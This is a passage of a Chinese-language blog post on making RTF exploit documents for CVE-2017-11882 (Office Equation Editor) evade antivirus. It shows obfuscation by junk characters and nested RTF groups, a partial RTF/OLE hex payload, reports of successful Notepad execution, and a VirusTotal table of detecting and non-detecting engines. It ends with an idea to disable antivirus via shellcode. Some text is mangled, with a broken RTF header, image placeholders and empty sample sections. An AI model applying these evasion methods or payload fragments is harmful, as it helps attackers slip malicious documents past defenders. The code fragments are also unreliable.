
```
{\rtÈĐİ
{\rt{{{ \{\info{\authorismail-
```

- 测试结果：

样例：



利用成功，执行指令打开记事本：




2. 无用字符混淆


RTF文件内部对换行符，空格和不可见字符是不识别的，可以加这些字符进行混淆。

- 测试结果：

样例：



利用成功：



3. 组多重嵌套

rtf中的组可以循环嵌套：

```
{{}}{{}}{{}}ddd{{}}ddd}
```


解析器在解析的时候会跳过无用的组和控制符。

- 测试结果

样例：

```
73 \lsdlocked0 Colorful Grid Accent 4;\lsdsemihidden0 \lsdunhideused0 \lsdpriority63 \lsdlocked0 Light Grid Accent 5;\lsdsemihidden0 \lsdunhideused0 \lsdpriority65 \lsdlocked0 Medium List 1 Accent 5;\lsdsemihidden0 \lsdunhideused0 \lsdpriority68 \lsdlocked0 Medium Grid 2 Accent 5;\lsdsemihidden0 \lsdunhideused0 \lsdpriority70 \lsdlocked0 Colorful Shading Accent 5;\lsdsemihidden0 \lsdunhideused0 \lsdpriority72 \lsdlocked0 Light Shading Accent 6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority74 \lsdlocked0 Medium Shading 1 Accent 6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority76 \lsdlocked0 Medium List 2 Accent 6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority78 \lsdlocked0 Medium Grid 3 Accent 6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority80 \lsdlocked0 Colorful List Accent 6;\lsdsemihidden0 \lsdunhideused0 \lsdpriority82 \lsdlocked0 Intense Emphasis;\lsdlocked0 Intense Reference;\lsdlocked0 TOC Heading;}}}}}}}}}}ddd}}}}}}}}}}{\object\olemb'
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
00000000000000000000000000000000000000000000000000000000000000000000
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
48008a01ffffffff7cef1800040000002d01010004000000f0010000030000000000
}}{\sp{\sn fFlipH}}{\sv 0}}
```

利用成功：



4. 还有其他一些混淆方式，如大小写变换等，但是其实与上述的第二种没有本质区别，这里就不多做阐述了。

免杀结果测试

将使用上述的模板以及混淆生成的POC使用VirusTotal检测结果大致如下：

DETECTION			
Ad-Aware	① Exploit.CVE-2017-11882.Gen	AhnLab-V3	① RTF/Malform-D.Gen
ALYac	① Exploit.CVE-2017-11882.Gen	Antiy-AVL	① Trojan[Exploit]/OLE.CVE-2017-11882
Arcabit	① Exploit.CVE-2017-11882.Gen	Avast	① OLE.CVE-2017-11882 [Exp]
AVG	① OLE.CVE-2017-11882 [Exp]	Avira (no cloud)	① EXP/CVE-2017-11882.Gen
Baidu	① Win32.Exploit.CVE-2017-11882.b	BitDefender	① Exploit.CVE-2017-11882.Gen
CAT-QuickHeal	① Exp.RTF.CVE-2017-11882.I	ClamAV	① Rtf.Exploit.CVE_2017_11882-65843...
Comodo	① Exploit.W97M.CVE2017-11882.H@...	Cynet	① Malicious (score: 85)
Cyren	① CVE-2017-11882.A.gen/Camelot	Emsisoft	① Exploit.CVE-2017-11882.Gen (B)
eScan	① Exploit.CVE-2017-11882.Gen	ESET-NOD32	① Win32/Exploit.CVE-2017-11882.H
F-Secure	① Exploit.EXP/CVE-2017-11882.Gen	FireEye	① Exploit.CVE-2017-11882.Gen
Fortinet	① MSOffice/CVE_2017_11882.A/exploit	GData	① Generic.Exploit.CVE-2017-11882.A
Ikarus	① Exploit.CVE-2017-11882	K7GW	① Trojan (655333331)
Kaspersky	① HEUR:Exploit.MSOffice.Generic	MAX	① Malware (ai Score=83)
Microsoft	① Exploit.O97M/CVE-2017-11882.A	NANO-Antivirus	① Exploit.OleNative.CVE-2017-11882...
Qihoo-360	① Virus.exp.21711882.gen	Rising	① Exploit.CVE-2017-11882/SLT!1.AEE...
Sangfor Engine Zero	① Malware	Sophos AV	① Exp/201711882-A
TACHYON	① Trojan-Exploit/RTF.CVE-2017-11882	Tencent	① Exp.MSOffice.CVE-2017-11882.b
TrendMicro	① Trojan.W97M.CVE201711882.SMA...	TrendMicro-HouseCall	① Trojan.W97M.CVE201711882.SMA...
ZoneAlarm by Check Point	① HEUR:Exploit.Win32.CVE-2017-118...	Zoner	① Probably Heur.RTFBadHeader
AegisLab	✓ Undetected	Avast-Mobile	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav	✓ Undetected
CMC	✓ Undetected	DrWeb	✓ Undetected
F-Prot	✓ Undetected	Jiangmin	✓ Undetected
K7AntiVirus	✓ Undetected	Kingsoft	✓ Undetected
Malwarebytes	✓ Undetected	MaxSecure	✓ Undetected
McAfee	✓ Undetected	Panda	✓ Undetected
SUPERAntiSpyware	✓ Undetected	VBA32	✓ Undetected
VIPRE	✓ Undetected	ViRobot	✓ Undetected
Yandex	✓ Undetected	Zillya	✓ Undetected

仅仅能逃避少部分杀软检测，其实究其原因还是因为现在大部分的杀软使用了监测内存的方式来进行病毒的查杀，而要利用这个栈溢出的漏洞，就必定会触发栈溢出，进行返回地址的覆盖，只要在沙箱中运行时设置检测内存中是否存在栈溢出即可监控出大部分利用这种类型的漏洞的POC。

针对基于内存的监控的杀软免杀思路

其实既然可以控制程序流程，就可以在ROP的时候使用shellcode将杀软之类的关闭，但是大部分杀软在检测到有文件下载时候就会进行检测是否是病毒，所以这类简单的RTF文件类型的POC想要逃避杀软的基于内存监控的

检测还是很困难的。

参考文章

- <https://github.com/unamer/CVE-2017-11882>
- <https://www.52pojie.cn/forum.php?mod=viewthread&tid=1147466&highlight=CVE%2B2017%2B11882>
- <https://zhuanlan.zhihu.com/p/31345299>
- <https://github.com/Ridter/CVE-2017-11882>